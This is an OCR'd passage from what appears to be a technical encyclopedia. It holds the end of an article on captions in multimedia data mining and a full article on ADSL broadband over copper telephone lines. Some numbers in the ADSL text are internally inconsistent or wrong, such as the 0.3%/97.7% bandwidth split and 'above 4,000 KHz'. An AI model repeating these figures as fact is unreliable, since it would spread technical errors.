While finding the caption-media correspondence for component-depictive captions can be difficult in general, there are easier subcases. One is the recognition and naming of faces in an image (Satoh, Nakamura, & Kanda, 1999). Another is captioned graphics since their structure is easier to infer (Elzer, Carberry, Chester, Demir, Green, Zukerman, & Trnka, 2005).

In general, grammatical subjects of a caption often correspond to the principal subjects within the media (Rowe, 2005). For instance, "Large deer beside tree" has grammatical subject "deer" and we would expect to see all of it in the picture near the center, whereas "tree" has no such guarantee. Exceptions are undepictable abstract subjects as in "Jobless rate soars." Present-tense principal verbs and verbals can depict dynamic physical processes, such as "eating" in "Deer eating flowers," and direct objects of such verbs and verbals are usually fully depicted in the media when they are physical like "flowers." Objects of physical-location prepositions attached to the principal subject are also depicted in part (but not necessarily as a whole). Subjects that are media objects like "view" defer viewability to their objects. Motion-denoting words can be depicted directly in video, audio, and software, rather than just their subjects and objects. They can be translational (e.g., "go"), configurational ("develop"), property-changing ("lighten"), relationship-changing ("fall"), social ("report"), or existential ("appear").

Captions are "deictic," a linguistic term for expressions whose meaning requires information outside the expression itself. Spatial deixis refers to spatial relationships between objects or parts of objects, and entails a set of physical constraints (DiTomaso, Lombardo, & Lesmo, 1998; Pineda & Garza, 2000). Spatial-deixis expressions like "above" and "outside" are often "fuzzy," in that they do not define a precise area but associate a probability distribution with a region of space (Matsakis, Keller, Wendling, Marjarnaa, & Sjahputera, 2001). It is important to determine the reference location of the referring expression, usually the characters of the text itself, but can be previously referenced objects like "right" in "the right picture below." Some elegant theory has been developed, although captions on media objects that use such expressions are not especially common.

Media objects also can occur in sets with intrinsic meaning. The media can be a time sequence, a causal sequence, a dispersion in physical space, or a hierarchy of concepts. Media-object sets can also be embedded in other sets. Rules for set correspondences can be learned from examples (Cohen, Wang, & Murphy, 2003).

For deeper understanding of media, the words of the caption can be matched to regions of the media. This permits calculating the size and contrast of media sub-objects mentioned in the caption, recognizing the time of day when it is not mentioned, and recognizing additional unmentioned objects. Matching must take into account the properties of the words and regions and constraints on them (Jamieson, Dickinson, Stevenson, & Wachsmuth, 2006). Statistical methods can be used, except that there are many more categories, entailing problems of obtaining enough data. Some help is provided by knowledge of the settings (Sproat, 2001). Machine-learning methods can learn the associations between words and types of image regions (Barnard, Duygulu, Forsyth, de Freitas, Blei, & Jordan, 2003; Roy, 2000/2001).

Generating Captions

Since captions are valuable, it is important to obtain good ones. The methods described above for finding caption candidates can be used to collect text for a caption when an explicit one is lacking. Media content analysis can also provide information that can be paraphrased into a caption; this is most possible with graphics images. Discourse theory can help make captions sound natural by providing "discourse strategies," such as organizing the caption around one media attribute that determines all the others, like the department in a budget diagram (Mittal, Moore, Carenini, & Roth, 1998). Then guidelines about how much detail the user wants, together with a ranking of the importance of specific details, can be used to assemble a reasonable set of details to mention in a caption. Automated techniques can find keywords for captions, if not captions, by clustering media objects with known captions (Pan, Yang, Faloutsos, & Duygulu, 2004). Captions can also be made "interactive," so changes to them cause changes in corresponding media.

FUTURE TRENDS

Future multimedia-retrieval technology will not be dramatically different, although multimedia will be increasingly common in many applications. Captions will continue to provide the easiest access via keyword search, and caption text will remain important to explain media objects in documents. But improved media content analysis (aided by speed increases in computer hardware) will increasingly help in both disambiguating captions and mapping their words to parts of the media object. Machine-learning methods will be increasingly used to learn the necessary associations.

CONCLUSION

Captions are essential tools to managing and manipulating multimedia objects as one of the most powerful forms of metadata. A good multimedia data-mining system needs to include them and their management in its design. This includes methods for finding them in unrestricted text, as well as ways of mapping them to the media objects. With good support for captions, media objects are much better integrated with the traditional text data used by information systems.

REFERENCES

Armitage, L. H., & Enser, P. (1997). Analysis of user need in image archives. *Journal of Information Science, 23*(4), 287-299.

Arms, L. (1999). Getting the picture: Observations from the Library of Congress on providing access to pictorial images. Library Trends, 48(2), 379-409.

Aslandogan, Y., & Yu, C. (1999). Techniques and systems for image and video retrieval. *IEEE Transactions on Knowledge and Data Engineering*, *11*(1), 56-63.

Barnard, K., Duygulu, P., Forsyth, D., de Freitas, N., Blei, D., & Jordan, M. (2003). Matching words and pictures. Journal of Machine Learning Research, 3, 1107-1135.

Cohen, W., Wang, R., & Murphy, R. (2003, August). Understanding captions in biomedical publications. In Proceedings of the International Conference on Knowledge Discovery and Data Mining. Washington, DC (pp. 499-504).

DiTomaso, V., Lombardo, V., & Lesmo, L. (1998). A computational model for the interpretation of static locative expressions. In P. Oliver & K.P. Gapp (Eds.), *Representation and processing of spatial expressions* (pp. 73-90). Mahwah, NJ: Lawrence Erlbaum.

Elworthy, D., Rose, T., Clare, A., & Kotcheff, A. (2001). A natural language system for retrieval of captioned images. *Natural Language Engineering*, *7*(2), 117-142.

Elzer, S., Carberry, S., Chester, D., Demir, S., Green, N., Zukerman, I., & Trnka, K. (2005). Exploring and exploiting the limited utility of captions in recognizing intention in information graphics. In *Proceedings of the 43rd Annual Meeting of the Association for Computational Linguistics*. Ann Arbor, MI (pp. 223-230).

Jamieson, M., Dickinson, S., Stevenson, S., & Wachsmuth, S. (2006). Using language to drive the perceptual grouping of local image features. In *Proceedings of the Conference on Computer Vision and Pattern Recognition*, New York (pp. 2102-2109).

Jorgensen, C. (1998). Attributes of images in describing tasks. *Information Processing and Management*, *34*(2/3), 161-174.

Lienhart, R., & Wernicke, A. (2002). Localizing and segmenting text in video, images, and Web pages. *IEEE Transactions on Circuits and Systems for Video Technology*, *12*(4), 256-268.

Matsakis, P., Keller, J., Wendling, L., Marjarnaa, & Sjahputera, O. (2001). Linguistic description of relative positions in images. *IEEE Transactions on Systems, Man, and Cybernetics—Part B: Cybernetics*, *31*(4), 573-588.

McAninch, C., Austin, J., & Derks, P. (1992-1993). Effect of caption meaning on memory for nonsense figures. *Current Psychology Research & Reviews, 11*(4), 315-323.

Mezaris, V., Kompatsiaris, I., & Strinzis, M. (2003). An ontology approach to object-based image retrieval. *Proceedings of International Conference on Image Processing, II*, 511-514.

Mittal, V., Moore, J., Carenini, J., & Roth, S. (1998). Describing complex charts in natural language: A caption generation system. *Computational Linguistics, 24*(3), 437-467.

Mukherjea, S., & Cho, J. (1999). Automatically determining semantics for World Wide Web multimedia information retrieval. *Journal of Visual Languages and Computing*, *10*, 585-606.

Pan, J.-Y., Yang, H.-J., Faloutsos, C., & Duygulu, P. (2004, August). Automatic multimedia cross-modal correlation discovery. In *Proceedings of the Conference on Knowledge Discovery in Data*, Seattle, Washington (pp. 653-658).

Pineda, L., & Garza, G. (2000, June). A model for multimodal reference resolution. *Computational Linguistics*, *26*(2), 139-193.

Rowe, N. (2002). MARIE-4: A high-recall, self-improving Web crawler that finds images using captions. IEEE Intelligent Systems, 17(4), 8-14.

Rowe, N. (2005). Exploiting captions for Web data mining. In A. Scime (Ed.), *Web mining: Applications and techniques* (pp. 119-144). Hershey, PA: Idea Group.

Roy, D.K. (2000/2001). Learning visually grounded words and syntax of natural spoken language. *Evolution of Communication, 4*(1), 33-56.

Satoh, S., Nakamura, Y., & Kanda, T. (1999). Name-it: Naming and detecting faces in news videos. *IEEE Multimedia*, *6*(1), 22-35.

Sclaroff, S., La Cascia, M., Sethi, S., & Taycher, L. (1999, July/August). Unifying textual and visual cues for content-based image retrieval on the World Wide Web. *Computer Vision and Image Understanding*, *75*(1/2), 86-98.

Sproat, R. (2001). Inferring the environment in a text-to-scene conversion system. In *Proceedings of International Conference on Knowledge Capture*, Victoria, British Columbia, Canada (pp. 147-154).

Srihari, R., & Zhang, Z. (1999, Fall). Exploiting multimodal context in image retrieval. *Library Trends, 48(*2), 496-520.

Sutcliffe, A., Hare, M., Doubleday, A., & Ryan, M. (1997). Empirical studies in multimedia information retrieval. In M. Maybury (Ed.), *Intelligent multimedia information retrieval* (pp. 449-472). Menlo Park, CA: AAAI Press/MIT Press.

Wactlar, H., Hauptmann, A., Christel, M., Houghton, R., & Olligschlaeger, A. (2000). Complementary video and audio analysis for broadcast news archives. *Communications of the ACM, 43*(2), 42-47.

Witten, I., & Frank, E. (2000). *Data mining: Practical machine learning with Java implementations*. San Francisco, CA: Morgan Kaufmann.

KEY TERMS

"Alt" String: An HTML tag for attaching text to a media object.

Caption: Text describing a media object.

Controlled vocabulary: A limited menu of words from which metadata like captions must be constructed.

Data Mining: Searching for insights in large quantities of data.

Deixis: A linguistic expression whose understanding requires understanding something besides itself, as with a caption.

HTML: Hypertext Markup Language, the base language of pages on the World Wide Web.

Media Search Engine: A Web search engine designed to find media (usually images) on the Web.

Metadata: Information describing another data object such as its size, format, or description.

Web Search Engine: A Web site that finds other Web sites whose contents match a set of keywords, using a large index to Web pages.

Extracting More Bandwidth Out of Twisted Pairs of Copper Wires

Leo Tan Wee Hin
Singapore National Academy of Science, Singapore
Nanyang Technological University, Singapore

R. Subramaniam
Singapore National Academy of Science, Singapore
Nanyang Technological University, Singapore

INTRODUCTION

Since the inception of the plain old telephone system (POTS) in the 1880s, it has formed the backbone of the communications world. Reliant on twisted pairs of copper wires bundled together for its operation, there has not really been any quantum jump in its transmission mode, except for its transition from analogue to digital at the end of the 1970s.

Of the total bandwidth available on the copper wires, the voice portion, including the dial tone and ringing sound, occupies about 0.3 %—that is, the remaining 97.7 % is unutilized This seems to be poor resource management as prior to the advent of the Internet, telecommunication companies (telcos) have not really sought to explore better utilization of the bandwidth through technological enhancements—for example, promoting better voice quality and reducing wiring by routing two neighboring houses on the same line before splitting the last few meters. Two possible reasons could be cited for this. Advances in microelectronics and signal processing necessary for the efficient and cost-effective interlinking of computers to the telecommunications network have been rather slow (Reusens, van Bruyssel, Sevenhans, van Den Bergh, van Nimmen, & Spruyt, 2001). Also, up to about the 1990s, telcos were basically state-run behemoths which had little incentive to come out with innovative services and applications. With deregulation and liberalization of the telecommunication sector introduced in the 1990s, the entire landscape underwent a radical change that saw telcos instituting a slew of services, enhancements, innovations, and applications; in parallel, there was a surge in technological developments facilitating these.

Prior to the advent of the Internet, POTS was used mainly for the transmission of voice, text, and low resolution graphics—the latter two are in relation to facsimile machines which became popular in the late 1980s. The POTS network is, however, not able to support high bandwidth applications such as multimedia and video transmission. Because of the ubiquity of POTS, it makes sense to leverage on it for upgrading purposes in order to support high bandwidth applications rather than deploy totally new networks which would need heavy investments. In recent times, asymmetric digital subscriber line (ADSL) has emerged as a technology that is revolutionizing telecommunications and is fast emerging as the prime candidate for broadband access to the Internet (Tan & Subramaniam, 2005). It allows for the transmission of large amounts of digital information rapidly on the POTS.

BACKGROUND

Attempts by telcos to enter the cable television market led to the beginnings of ADSL (Reusens et al., 2001). They were looking for a way to send television signals over the ubiquitous phone line so that subscribers could use this line for receiving video. An observation made by Joseph Leichleder, a scientist working at Bellcore, that there are a plethora of applications and services for which faster transmission rates are needed from the telephone exchange to the subscriber’s location rather than for the other way around (Leichleider, 1989), led to the foundations of ADSL. Telcos working on the video-on-demand market soon recognized the potential of ADSL for sending video signals on the phone line. The video-on-demand market, however, did not take off for various reasons: telcos were reluctant to invest in the necessary video architecture as well as upgrade their networks for the transmission of video signals, the quality of the MPEG video stream was rather poor, and there was competition from video rental stores that were proliferating in many countries and leasing out the videos inexpensively (Reusens et al., 2001). Moreover, the hybrid fiber coaxial (HFC) architecture for cable television, launched in 1993, posed serious competition. At about this time, the Internet was becoming a buzzword, and telcos were quick to realize the potential of ADSL for fast Internet access. Field trials began in 1996, and in 1998, ADSL started to be deployed in several countries.

Excessive interest by telcos towards ADSL has more to do with the fact that the technology offers speedy access to the Internet as well as provides scope for delivering a range of applications and services while offering competition to cable television companies entering the Internet access market. Obviously, this means multiple revenue streams for telcos and maximizing shareholder value.

Since 1989, there have been rapid technological enhancements in relation to ADSL; the evolution of standards for its use has also begun to fuel its large-scale deployment for Internet access (Chen, 1999). It is a good example of a technology that went from the ideation stage to the implementation stage within a decade (Starr, Cioffi, & Silverman, 1999). The purpose of this article is to provide an overview of ADSL.

ADSL TECHNOLOGY

The frequency band for voice transmission over the phone line occupies about 3 KHz (200 Hz to 3300 Hz), while the actual bandwidth of the twisted pairs of copper wires constituting the phone line is more than 1 MHz (Hamill, Delaney, Furlong, Gantley, & Gardiner 1999; Hawley, 1999). ADSL leverages on the unused bandwidth outside the voice portion of the phone line to transmit information at high rates. A high frequency (above 4,000 KHz) is used because more information can then be transmitted at faster rates; a disadvantage is that the signals undergo attenuation with distance, which restricts the reach of ADSL.

There are four key technologies that constitute ADSL:


a. **Signal modulation:** The process of sending information on a phone wire after encoding it electrically is called modulation. Initially, carrierless amplitude phase (CAP) modulation was used to modulate signals over the ADSL line. CAP works by splitting the line into three bands—one each for voice, upstream access, and downstream access, with the three bands sufficiently separated so as to avoid interference from each other. It has since been largely superseded by a superior technique called discrete multitone (DMT) technology, which is a signal coding technique invented by John Cioffi of Stanford University (Cioffi, Starr, & Silverman, 1998; Ruiz, Cioffi, & Kasturia, 1992). He demonstrated its use by transmitting 8 megabytes of information in one second across a phone line 1.6 km long. DMT is superior to CAP when it comes to speed of data transfer and efficiency of bandwidth allocation but not in terms of power consumption and cost since complex signal processing techniques involving sophisticated algorithms and hardware designs are involved. The former reasons have been key considerations in the widespread adoption of DMT by telcos.

b. **Frequency division multiplexing:** In DMT, the bandwidth of the phone line is divided into 256 narrow band channels through a process called frequency division multiplexing (FDM) (Figure 1) (Kwok, 1999). Each narrow band channel occupies a bandwidth of 4.3125 KHz and is spaced 4.3125 KHz apart from the others. For sending data across each narrow band channel, the technique of quadrature amplitude modulation (QAM) is used. Two sinusoidal carriers of the same frequency but which have a phase difference of 90 degrees constitute the QAM signal. The number of bits allocated for each narrow band channel varies from 2 to 16—the higher bits are carried on narrow band channels in the lower frequencies, while the lower bits are carried on narrow band channels in the higher frequencies.
The following theoretical rates apply:

Downstream access: 256 carriers x 8 bits x 4 KHz = 8.1 Mbps
Upstream access: 20 carriers x 8 bits x 4 KHz = 640 Kbps

From a practical standpoint, the data rates achieved are much less owing to inadequate line quality, long length of line, crosstalk, and noise (Cook,

Figure 1. Frequency division multiplexing of ADSL



Kirkby, Booth, Foster, Clarke, & Young, 1999). Typically, the speed for downstream access is about 10 times that for upstream access.

It is the subdivision into 256 narrow band channels that allows one group to be used for downstream access and another for upstream access on an optimal basis. Upon activation of the modem on network access, the signal-to-noise ratio in the narrow band channels is automatically measured. Those narrow band channels which experience low signal throughput because of interferences are turned off and the signal traffic is rerouted to other suitable narrow band channels. In this way, the overall transmission throughput is optimized. The total transmittance is thus maintained by QAM. This is particularly advantageous when using POTS for ADSL delivery since a good portion of the network was laid several decades back and is thus susceptible to interference owing to corrosion and other problems.

For data transmission from the telephone exchange to the subscriber's location, the downstream channel is used while the converse is used for the upstream channel. It is this asymmetry in transmission rates that accounts for the prefix *asymmetric* in asymmetric digital subscriber line. The voice and data transmission portions of the line are kept separate through the use of a splitter. It is thus clear why telephone calls can be made over the ADSL line even during Internet access. At frequencies where the upstream and downstream channels need to overlap for part of the downstream transmission in order to make more efficient utilization of the lower frequency region where signal loss is less, the use of echo cancellation techniques is necessary so as to ensure differentiation of the mode of signal transmission (Winch, 1998). Two of the narrow band channels (numbers 16 and 64) can be used to transmit pilot signals for specific applications or tests where necessary.

c. **Code and error correction:** Integrity of information transmitted on the phone line is dependent on these being appropriately coded and correctly decoded at the destination even if some bits of information are lost during transmission. This is usually done through the techniques of constellation encoding and decoding. To minimize the effect of noise on the transmitted data, Trellis coding is used to treat the data before these are configured onto the constellation points (Gillespie, 2001, p. 214). Further enhancements in reliability are afforded via a technique called forward error correction, which minimizes the necessity for retransmission (Gillespie, 2001, p. 217).

d. **Framing and scrambling:** By sequentially scrambling the data, the effectiveness of coding and error correction is greatly enhanced In order to accomplish this, the ADSL terminal unit at the control office (ATU-C) transmits 68 data frames every 17 ms, with each of these data frames obtaining its information from two data buffers (Gillespie, 2001, p. 216).

STANDARDS FOR ADSL

Evolution of standards laid down by various international agencies has greatly facilitated the deployment of ADSL in many countries. These standards have been formulated after obtaining inputs from carriers, subscribers, and service providers. The standards define the operation of ADSL under various conditions, and cover aspects such as equipment specifications, connection protocols, and transmission standards (Chen, 1999; Summers, 1999). Some of the more important standards are indicated below:

- **G.dmt:** Also known as full rate ADSL or G992.1, it is the pioneer version of ADSL.
- **G.Lite:** Also known as universal ADSL or G992.2, it is the standard method for deploying ADSL without the use of splitters. It provides downstream access at up to 1.5 Mbps and upstream access at up to 512 Kbps over a distance of up to 18,000 feet.
- **ADSL2:** Also known as G 992.3 and G 992.4, it is a next generation version that permits higher rates of data transmission and extension of reach by about 600 feet.
- **ADSL2+:** Also known as G 992.5, this variant of ADSL2 increases the speed of transmission of signals from 1.1 MHz to 2.2 MHz as well as extends the reach further.
- **T1.413:** This is the standard for ADSL used by the American National Standards Institute (ANSI), and it uses DMT for signal modulation. It can achieve speeds of up to 8 Mbps for downstream access and up to 1.5 Mbps for upstream access over a distance between 9,000 and 12,000 feet.
- **DTR/TM-06001:** This is an ADSL standard used by the European Technical Standards Institute (ETSI). It is based on T1.413 but modified to suit European conditions.

The evolution of the various ADSL variants is also a reflection of the technological improvements that have occurred to keep pace with increase in subscriber numbers.


OPERATIONAL ASPECTS

Setting up the ADSL connection for a subscriber's premises is a straightforward task once the telephone exchange has been ADSL-enabled. The local loop from the subscriber's location is first linked via a splitter to the equipment at the telephone exchange, and an ADSL modem is then interlinked to the loop at this exchange. A splitter is then affixed to the telephone socket at the subscriber's location, and the lead wire from the phone is linked to the rear of the splitter and an ADSL modem. The use of filters in the splitter enables the telephony signal to be separated from the data signals. Modems at the telephone exchange and subscriber location cater for the downstream and upstream data flow respectively. A device called digital subscriber line access multiplexer (DSLAM) at the exchange separates the signals from the subscriber line: the voice portion is fed to the POTS, while the data portion is led to a high speed backbone using multiplexing techniques and then to the Internet (Green, 2001). A schematic of a typical ADSL architecture is shown in Figure 2.

Installing a splitter at the subscriber's location requires the services of a technician. This comes in the way of the widespread deployment of ADSL by telcos. To address this, a variant of ADSL known as splitterless ADSL (G992.2) or G-lite is available (Kwok, 1999).

Though access speeds attainable on an ADSL link are variable, they are still higher than that obtained using a 56K modem. The access speed is also dependent on the distance of the subscriber's location from the telephone exchange as well as the diameter of the wire gauge carrying the signal (Table 1) (Azzam & Ransom, 1999). This is because the high frequency signals tend to undergo attenuation as distance increases and, as a result, the bit rates transmitted via the modem decrease accordingly; also, as the diameter of the wire increases, signal attenuation decreases. Other factors that can affect the speed of date transfer include the quality of the twisted pairs of copper wires, the extent of congestion on the network, and, for overseas access, the amount of international bandwidth leased by the Internet service providers (ISPs). The latter is not commonly recognized as a factor that affects the speed of Internet access by a subscriber.

Figure 2. Architecture of ADSL (G992.1) setup



ADVANTAGES AND DISADVANTAGES OF ADSL

No new technology is perfect, and there are constraints which preclude its optimal use. These have to be addressed by ongoing research and development. The following are some of the advantages of ADSL:

- Access speeds to the Internet are scaled up by a factor of 50 as compared to a dial-up modem.
- There is no need for the use of a second phone line.
- Installation can be done on demand, unlike for fiber cabling, which entails substantial underground works and significant installation works at the subscriber's location.
- The provision of a dedicated link between the subscriber's location and the telephone exchange ensures greater security of the data as compared to other alternatives such as cable modem.
- There is no dial-up needed as the connection is always on; this means no dial-up charges are incurred.
- It is more reliable than dial-up Internet access using a 56K modem.
- There is no need for new cabling as the technology rides on the existing telecommunications network.

Some of the disadvantages of ADSL are as follows:

- The subscriber's premises need to be within about 16,000 feet of the telephone exchange—the greater the distance away from the exchange, the less is the speed of data transfer.
- Since ADSL relies on twisted pairs of copper wires, a good proportion of which was laid underground and overland many decades ago, the integrity of the line is subject to noise due to corrosion, moisture, and cross talk, all of which can affect its performance (Cook et al., 1999).

However, the advantages of ADSL far outweigh its disadvantages, and this has led to its deployment in many countries for broadband access, for example, in Singapore (Tan & Subramaniam, 2000, 2001).

Table 1. Performance of ADSL

Wire Gauge (AWG)	Distance (ft)	Upstream rate (Kbps)	Downstream rate (Mbps)
24	18,000	176	1.7
26	13,500	176	1.7
24	12,000	640	6.8
26	9,000	640	6.8

APPLICATIONS

ADSL is currently used mainly for broadband access, that is, for high speed Internet access as well as for rapid downloading of large files. Other applications that have come on board include accessing of video catalogues, image libraries (Stone, 1999), and digital video libraries (Smith, 1999); playing of bandwidth-intensive interactive games; accessing of remote CD ROMs; video conferencing; distance learning, network computing whereby software and files are stored in a central server and rapidly retrieved (Chen, 1999); Internet telephony; and telemedicine whereby patients access specialized expertise in distant locations for real time diagnostic advice which may include examination of high quality X-ray films and other biomedical images. Future applications could include television broadcast, digital video broadcast, high definition television (HDTV) transmission, and bandwidth-intensive interactive applications, all of which can lead to increase in revenue for telcos. Video-on-demand is also likely to take off.

It has to be noted that the transmission of digital video signals across ADSL poses some challenges; because of the large file size, they need to be compressed before transmission. Since they have to be transmitted in real time, traditional error control protocols at the link or network levels cannot be used. The use of forward error connection on ADSL modems addresses this to some extent. Generally, a good quality video signal for broadcast, after encoding by MPEG-2, needs to be transmitted at 6 Mbps, while a HDTV signal has to be sent at 20 Mbps (Azzam & Ranson, 1999).

FUTURE TRENDS

Technological advances are fueling the maturation of the ADSL market. The number of subscribers for ADSL has been increasing in many countries (Kalakota, Gundepudi, Wareham, Rai, & Weike, 2002) and is still rising. Advances in DMT are likely to lead to more efficient transmission of signals. The distance-dependent nature of ADSL is likely to be addressed by the building of more telephone exchanges so that more subscriber locations are within reach or by advances in the various enabling technologies. ADSL is likely to become more pervasive than its competitor, cable modem, in the years to come since installation of new cabling will take years to reach domestic premises and offices, and also requires further investments. Also, installation of cable may face issues related to right of access in certain locations (Green, 2001, p. 636), in contrast to the ubiquity of telephone cables


Higher variants of ADSL such as ADSL2 and ADSL2+ are likely to fuel penetration rates further (Tzannes, 2003). For example, in comparison to first generation ADSL, ADSL2 can increase data rates by 50 kbps and reach by 600 feet (Figure 3), the latter translating to an increase in location coverage by about 5%, thus raising the prospects of bringing more subscribers on board.

Features such as automatic monitoring of line quality and signal-to-noise ratio that are available with the new variants of ADSL offer scope for customizing tiered service delivery packages; customers who want a higher quality of service then pay higher tariffs.

CONCLUSION

The plain old telephone system leveraging on twisted pairs of copper wires constitutes the most widely deployed access network for telecommunications. Since ADSL is reliant on the ubiquity of this network, it allows telcos to extract more bandwidth without too much additional investments while competing with providers of alternative platforms. It is thus likely to be the

Figure 3. Comparison of two ADSL variants



principal broadband technology platform for Internet access in many countries in the years to come. A range of bandwidth-intensive applications is also likely to act as a catalyst for its widespread adoption.

ACKNOWLEDGMENT

We thank Mr. Derrick Yuen for his assistance with the figures.

REFERENCES

Azzam, A., & Ranson, N. (1999). *Broadband access technologies: ADSL/VDSL, cable modems, fiber, LMDS*. New York: McGraw-Hill.

Chen, W. (1999, May). The development and standardization of asymmetric digital subscriber lines. *IEEE Communications Magazine*, pp. 68–70.

Cioffi, J., Starr, T., & Silverman, P. (1998, December). Digital subscriber lines [Special Issue on Broadband Access]. *Computer Networks and ISDN Systems*.

Cook, J., Kirkby, R., Booth, M., Foster, K., Clarke, D., & Young, G. (1999, May). The noise and crosstalk environments for ADSL and VDSL systems. *IEEE Communications Magazine*, pp. 73–78.

Gillespie, A. (2001). *Broadband access technologies, interfaces and management*. Boston: Artech House.

Green, J.H. (2001). *The Irwin handbook of telecommunications*. New York: McGraw-Hill.

Hamill, H., Delaney, C., Furlong, E., Gantley, K., & Gardiner, K. (1999). Asymmetric digital subscriber line. Retrieved May 16, 2008, from http://www.esatclear.ie/~aodhoh/adsl/report.html

Hawley, G.T. (1999, October). DSL: Broadband by phone. *Scientific American*, pp. 102–103.

Kalakota, R., Gundepudi, P., Wareham, J., Rai, A., & Weike, R. (2002). The economics of DSL regulation. *IEEE Computer, 35*(10), 29–36.

Kwok, T.C. (1999, May). Residential broadband architecture over ADSL and G.lite (G992.4): PPP over ATM. *IEEE Communications Magazine*, pp. 84–89.

Lechleider, J.L. (1989, September 4). Asymmetric digital subscriber lines. *Bellcore International Technology Memo*.

Reusens, P., van Bruyssel, D., Sevenhans, J., van Den Bergh, S., van Nimmen, B., & Spruyt, P. (2001, October). A practical ADSL technology following a decade of effort. *IEEE Communications Magazine*, pp. 145–151.

Ruiz, A., Cioffi, I.M., & Kasturia, S. (1992, May). Discrete multi tone modulation with coset coding for the spectrally shaped channel. *IEEE Transactions*, pp. 1012–1027.

Smith, J.R. (1999, January). Digital video libraries and the Internet. *IEEE Communications Magazine*, pp. 92–97.

Starr, T., Cioffi, J.M., & Silverman, P.J. (1999). *Understanding digital subscriber line technology*. New York: Prentice Hall.

Stone, H.S. (1999, January). Image libraries and the Internet. *IEEE Communications Magazine*, pp. 99–106.

Summers, C. (1999). *ADSL standards implementation and architecture*. Boca Raton, FL: CRC Press.

Tan, W.H.L., & Subramaniam, R. (2000). Wiring up the island state. *Science*, *288*, 621–623.

Tan, W.H.L., & Subramaniam, R. (2001). ADSL, HFC and ATM technologies for a nationwide broadband network. In N. Barr (Ed.), *Global Communications 2001* (pp. 97–102). London: Hanson Cooke Publishers.

Tan, W.H.L., & Subramaniam, R. (2005). An overview of asymmetric digital subscriber line. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 42–48). Hershey, PA: Idea Group Publishing.

Tzannes, M. (2003). RE-ADSL2: Helping extend ADSL's reach. Retrieved May 16, 2008, from http://www.commsdesign.com/design_library/cd/hn/OEG20030513S0014 on 15 Sep 2004

Winch, R.G. (1998). *Telecommunication transmission systems*. New York: McGraw-Hill.

KEY TERMS

ADSL: Standing for asymmetric digital subscriber line, it is a technique for transmitting large amounts of data rapidly on twisted pairs of copper wires, with the transmission rates for downstream access much greater than for the upstream access.

Bandwidth: Defining the capacity of a communication channel, it refers to the amount of data that can be transmitted in a fixed time over the channel; it is commonly expressed in bits per second.

Broadband Access: This is the process of using ADSL, fiber cable, or other technologies to transmit large amounts of data at rapid rates.

CAP: Standing for carrierless amplitude phase modulation, it is a modulation technique whereby the entire frequency range of a communication line is treated as a single channel and data transmitted optimally.

DMT: Standing for discrete multitone technology, it is a technique for subdividing a transmission channel into 256 subchannels of different frequencies through which traffic is overlaid.

Forward Error Correction: It is a technique used in the receiving system for correcting errors in data transmission.

Frequency Division Multiplexing: This is the process of subdividing a telecommunications line into multiple channels, with each channel allocated a portion of the frequency of the line.

Modem: This is a device that is used to transmit and receive digital data over a telecommunications line.

Mpeg: This is an acronym for moving picture experts group, and refers to the standards developed for the coded representation of digital audio and video.

SNR: Standing for signal-to-noise ratio, it is a measure of signal integrity with respect to the background noise in a communication channel.

